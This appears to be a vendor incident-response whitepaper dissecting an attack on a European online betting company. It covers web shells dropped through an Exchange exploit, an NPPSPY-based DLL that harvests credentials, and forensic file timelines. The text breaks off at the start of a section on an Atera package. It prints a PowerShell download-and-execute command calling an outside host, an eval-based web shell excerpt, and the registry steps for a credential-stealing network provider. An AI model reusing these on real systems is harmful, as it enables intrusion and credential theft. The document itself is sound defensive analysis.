NETWITNESS

netwitness.com

WHITEPAPER

Rolling the Dice: Ransomware in the Gaming Industry

Anatomy of Two Online Security Attacks

By Stefano Maccaglia | Practice Manager, Incident Response

April 2023


WHITEPAPER

Rolling the Dice: Ransomware in the Gaming Industry Anatomy of Two Online Security Attacks

Table of Contents

CASE 1

CASE 2



Executive Summary

The sophisticated nature of today's threat landscape and incessant bad actors continue to wreak havoc on enterprise infrastructures. An industry not often mentioned, but one of the most vulnerable and attacked more than expected, is betting and online casino services.

Visibility is the lynchpin to protecting these gaming organizations' networks by actively looking for any security gaps, vulnerabilities, ongoing cyberattacks, and anomaly or wrong usage of network resources.

The evergreen cybersecurity threat mantra has been, "If you don't find them, you can't fix them." And unfortunately, this has never been more true in the gaming industry, as lack of visibility into severe threats is still a major security issue.


There could be several reasons for this; specifically, we've seen some organizations in the gaming industry that may not understand the importance and impact of network visibility, or these organizations' teams lack the tools and resources to stay vigilant.

Executive Summary *(Continued)*

Whatever the reason, the dearth of adequate responses from security teams is due to the dependency on technologies and parameter-based security solutions. Leveraging on these "solutions" an,d more in general, an approach strongly dependent on technologies offers few chances to guard the environment effectively and limits the spectrum of cybersecurity controls that these companies apply effectively.

This paper dissects two major security infiltrations of companies in the gaming space. The first case discusses an online betting organization stretching from Europe to Asia to the Americas. The second case discusses an online casino company operating in Asia/Pacific.

The intricate, illustrated findings are the result of deep-dive analyses from the **NetWitness Incident Response and Cyber Defense Services** team.



Introduction

The online gaming industry is a wide field comprised of diverse companies and games, including online games, casinos, betting services, MMORPGs, and online multiplayer games.

From a cybercriminal standpoint, these companies are jackpots for the bad guys.

Because all of these gaming companies store private customer data, when targeted by ransomware or other denial-of-service toolsets, the organizations are normally willing to pay to recover their ubiquitous online presence. The impact of any disruption of the service could, of course, be extremely expensive, both in terms of reputation and potential loss of a lucrative customer base to other competitors. The competition between the services these organizations offer is fierce; as one of our customers operating in the online betting world told us, "If you hinder access to the platform twice in a day, the risk is that the user will find another platform to log into."

Companies in the gaming industry integrate payment systems with dedicated applications, and they must diligently maintain infrastructures to support these systems and services. Usually, they develop and maintain software, but more importantly, they maintain databases with players' personal and financial data.

The corresponding "attack surface" is vulnerable.

In time, these companies developed a well-structured set of controls and technologies to protect their customers' data, a trait that became common between different providers. A typical betting portal or online casino applies SSL encryption and enforces a strong set of controls on the transactions, spanning from the quality of the code to periodic testing of its web services.

But as you'll see, the devil is in the details.

> "
>
> **If you hinder access to the platform twice in a day, the risk is that the user will find another platform to log into.**

CASE

1

Northern European Gaming Company

Background

The first case targeted a North European gaming company (Company) operating globally with its business focused on online betting and operating with four data centers located in Germany, Canada, Macau, and Florida. It also operates as a service provider for smaller gaming firms.

Operating in a market where privacy is a mandatory requirement, the Company was frequently audited by trusted advisors (from the Big Four) and regularly carried out vulnerability assessments and pen testing of the online services and corresponding systems.

From the code review perspective, the Company is working to leverage standards and best practices, and it has implemented a well-structured process for any release of the Company's software.

Exploit and Compromise

Through an active exploit of the Exchange Web Server (CVE-2021-42321) announced the previous day, two web shells were uploaded to DC1-EXCH01 on December 9, 2021.





FIGURE 1: INITIAL ATTACK SEQUENCE

The proximity in the file creation (a few milliseconds apart) in different paths confirm the web shells were dropped through an exploit with chained payloads.



Drive Letter (Partition to which the MFT file belongs) C   Machine: DC1-EXCH00


Name	Size	Creation Time ($FN)	Creation Time ($SI)	Full Path
energy-report-2021-12-1...	51,6 kB	10/12/2021 04:07:37.901	10/12/2021 04:07:37.901	C:\ProgramData\Microsoft\Windows\Power Efficiency Diagnostics\energy-report-2021-12-10.
iisstart.aspx	419 bytes	09/12/2021 21:39:52.490	01/10/2020 04:15:13.653	C:\inetpub\wwwroot\aspnet_client\system_web\iisstart.aspx
Logout.aspx	450 bytes	09/12/2021 21:39:52.474	09/06/2021 13:38:48.000	C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\ecp\auth\Logout.aspx
httperr521.log	1023,9 kB	09/12/2021 16:54:45.666	09/12/2021 16:54:45.666	C:\Windows\System32\LogFiles\HTTPERR\httperr521.log

FIGURE 2: $MFT RECORDS RELATED TO THE WEB SHELLS FOUND ON EXCHANGE SERVER DC-1EXCH00

Notably, the attacker time-stamped the *Creation Time* of the web shells metadata to reduce the chance of being discovered. We found this anomaly only through the review of *$FN Creation Time* field and were able to link those two files..

The web shells were different; one named "*Logout.aspx*" was extremely simple.

It calls the IIS Worker process (*w3wp.exe*) to spawn the Command Processor, which, in turn, launches PowerShell.



```
"cmd.exe" /c powershell -ep bypass -e
SUVYIChOZXctT2JqZWN0IE5ldC5XZWJDbGllbnQpLmRvd25sb2Fkc3
RyaW5nKCdodHRwOi8vd3d3Lmt1bmlwdGlraWt5LmluZm8vcD9lJyk=
```


DECODED

```
IEX (New-Object Net.WebClient).downloadstring('http://www.kuniptikiky.info/p?e')
```

The PowerShell code instructs the system to download a file via HTTP from a specific web page and execute the file.

The second web shell is more sophisticated; it allows the attacker to interact with the system through requests containing the parameter *cadataKey*.

If the *cadataKey* parameter is not specified, the web shell performs a redirection to the *errorFE.aspx* page, returning an HTTP 404 code.



```
var y=Request["cadataKey"];
if(y){
    eval(y);
}else{
    Response.Redirect("/owa/auth/errorFE.aspx?httpCode=404");
}
```

FIGURE 3: EXCERPT OF IISSTART.ASPX WEB SHELL

The web shell included the ability to run arbitrary commands and upload, delete, and view the contents of files. Once implanted, it allowed the attacker to access the environment with local administration rights.

The attacker was able to test the web shell and leave it on the system unnoticed for some weeks. Unfortunately, the log retention configured on the Exchange servers was limited to the default of 30 days, and that affected the chance to define the attacker actions following the drop of the web shells. But based on the findings collected during the investigation, it seems the attacker limited his actions during this phase.

In fact, from the date of the initial attack, no other signs of attacker presence were left behind until February 18, 2022, when they uploaded a file named *lsass.dll* to the DC1-EXCH00.




FIGURE 4: ATTACKER DROPS LSASS.DLL THROUGH THE WEB SHELL

Between December 9, 2021 and February 18, 2022, we did not find any significant action or system modification once we investigated the case. This is probably due to the attacker trying to sell access to a different actor in the meantime — a ransomware gang.

lsass.dll

This malicious file was stored inside the Exchange servers and loaded as a process on DC1-EXCH00. The file was built with the goal of harvesting credentials.




FIGURE 5: LSASS.DLL CREDENTIAL HARVESTING MECHANISM

This mechanism works in real time and can be configured to act whenever a user authenticates with the Exchange server. It is based on the technique developed by Grzegorz Tworek and it was built upon Grzegorz POC code: NPPSPY.

To describe the credential harvesting mechanism, we need to clarify the role of the network providers in the Microsoft authentication ecosystem. As we are all aware, user authentication is a core function of the operating system. The Windows authentication architecture contains multiple components that have access to credentials. When users authenticate themselves to the operating system, these components can further process the credentials.

An often-used procedure is the caching of credentials in order to authenticate against other systems without users having to enter their usernames and passwords again.

This delegates the Authentication functionality to a number of security providers within the system, for example, Kerberos, NTLM (MSV1), TLS/SSL (Schannel), and Digest (WDigest).

Microsoft developed a specific interface called SSPI (Security Support Provider Interface) to allow these Security Service Providers (SSP) to manage the process and created a specific key inside the system's registry called "security packages" for the purpose of storing the configuration and the components needed by these providers. The key is located in the following path:

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\Security Package
```

The LSA protection function can be used to restrict the access to the authentication system to SSPs signed by Microsoft. But to circumvent this control, an attacker can target specific and authorized Security Providers, in particular, the network providers.

A network provider is a DLL that provides support for specific network protocols. They use the Network Provider API to communicate with the operating system. In the Microsoft ecosystem, a network provider can also be a credential manager.

Within the Network Provider API, the function *NPLogonNotify* is used to receive credentials as a credential manager, and it is the one used to trace authentication to the Exchange server.

The Network Provider, as a credential manager, offers the following options:

- **Logon Notification**
  Via NPLogon and *NPLogonNotify*
- **Password Change Notification**
  Via *NPPasswordChangeNotify*
- **Current User Query**
  With *NPGetUser*

By leveraging the creation of a network provider under the form of a DLL and by interacting with the Winlogon process that provides the interface and authentication functionality needed to authenticate users to several applications (including Exchange), an attacker can successfully copy any credential passed to the Winlogon and save it on a local file.

This vulnerability in the authentication process was initially reported in 2004.[1]

[1] It was presented at Black Hat 2004 by Sergey Polak: https://www.blackhat.com/presentations/win-usa-04/bh-win-04-polak/bh-win-04-polak2.pdf

By leveraging the creation of a network provider under the form of a DLL and by interacting with the Winlogon process that provides the interface and authentication functionality needed to authenticate users to several applications (including Exchange), an attacker can successfully copy any credential passed to the Winlogon and save it on a local file.

This vulnerability in the authentication process was initially reported in 2004. In fact, Winlogon communicates with *MPnotify* via an RPC channel and communicates usernames and passwords. The *MPnotify* tool then distributes this information to the registered credential managers, as illustrated in the following figure:



TMP
Lsass.dll writes cleartext password to the .TMP file
Network Provider
NPLogonNotify API
lsass.dll
Winlogon sends Password to lsass.dll
Active Directory Domain Server
User
Pass
LOGIN
****
Winlogon RCP channel to MPNotify
Winlogon
Winlogon sends Password to MPNotify
MPNotify
User
Pass
LOGIN
****
DC1-EXCH00


FIGURE 6: HOW LSASS.DLL WORKS

Any allowed credential provider can be defined via the registry in the same way as SSPs.

The registry key *ProviderOrder* under the path:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\NetworkProvider\Order contains all network providers. The function NPLogonNotify is used to receive credentials as a credential manager.

To exploit this mechanism, as the attacker did, you need to create a proper DLL based on the code of the NPPSPY and copy it into the system32 folder of the main Windows directory.



Drive Letter (Partition to which the MFT file belongs): C

Machine: DC1-EXCH00

□ Highlight Date Stompi

Name	Size	Creation Time (SFN)	Creation Time (SSI)	Full Path
Atera.AgentPackage.Com...	80,9 kB	18/02/2022 20:12:16.361	18/02/2022 20:12:16.361	C:\Windows\Temp\AteraUpgradeAgentPackage\Atera.AgentPackage.Common.dll
AgentPackageUpgradeA...	42,9 kB	18/02/2022 20:12:16.361	18/02/2022 20:12:16.361	C:\Windows\Temp\AteraUpgradeAgentPackage\AgentPackageUpgradeAgent.exe
InstallUtil.InstallLog	1,6 kB	18/02/2022 20:11:45.082	18/02/2022 20:11:45.082	C:\Windows\System32\InstallUtil.InstallLog
setup.msi	1,46 MB	18/02/2022 20:11:29.440	18/02/2022 20:11:29.440	C:\Windows\Temp\setup.msi
FileScan.log	492,4 kB	18/02/2022 16:00:19.132	18/02/2022 16:00:19.132	C:\Program Files\Commvault\ContentStore\Log Files\FileScan.log
lsass.dll	89,5 kB	18/02/2022 12:09:49.165	18/02/2022 12:09:49.165	C:\Windows\System32\lsass.dll
httperr629.log	1024,0 kB	18/02/2022 07:49:51.380	18/02/2022 07:49:51.380	C:\Windows\System32\LogFiles\HTTPERR\httperr629.log
energy-report-2022-02-1...	59,9 kB	18/02/2022 03:42:35.415	18/02/2022 03:42:35.415	C:\ProgramData\Microsoft\Windows\Power Efficiency Diagnostics\energy-report-2022-02-18.xml

Password harvesting malware

FIGURE 7: EVIDENCE OF THE LSASS.DLL PATH FOUND IN THE DC-EXCH00 SERVER

By adding the DLL to the network providers via the modification of the above registry key, the attacker was able to activate the malicious module, collecting the cleartext credentials passed when the users logged onto the Exchange server.

While this was not new to **NetWitness IR team** — other actors used this mechanism to harvest credentials without recurring to the most common mimikatz and lsass dump techniques — the smooth, organized method adopted by the actor, which strategically limited the implant to the Exchange servers and organized the dll to work in conjunction with the web shell, clarified the skill set and the sophistication of this actor.

With this trick, the attacker automatically harvested about 320 credentials storing them in a file named: *tmpQWER.tmp* created in the following path:

```
C:\windows\temp\tmpQWER.tmp.
```

Subsequently, the attacker replicated the deployment of this malware to other systems, including several domain controllers.

The Atera Package

Collecting credentials was not enough for the attacker. A few hours after the setup of *lsass.dll*, they started uploading additional tools through the web shell.


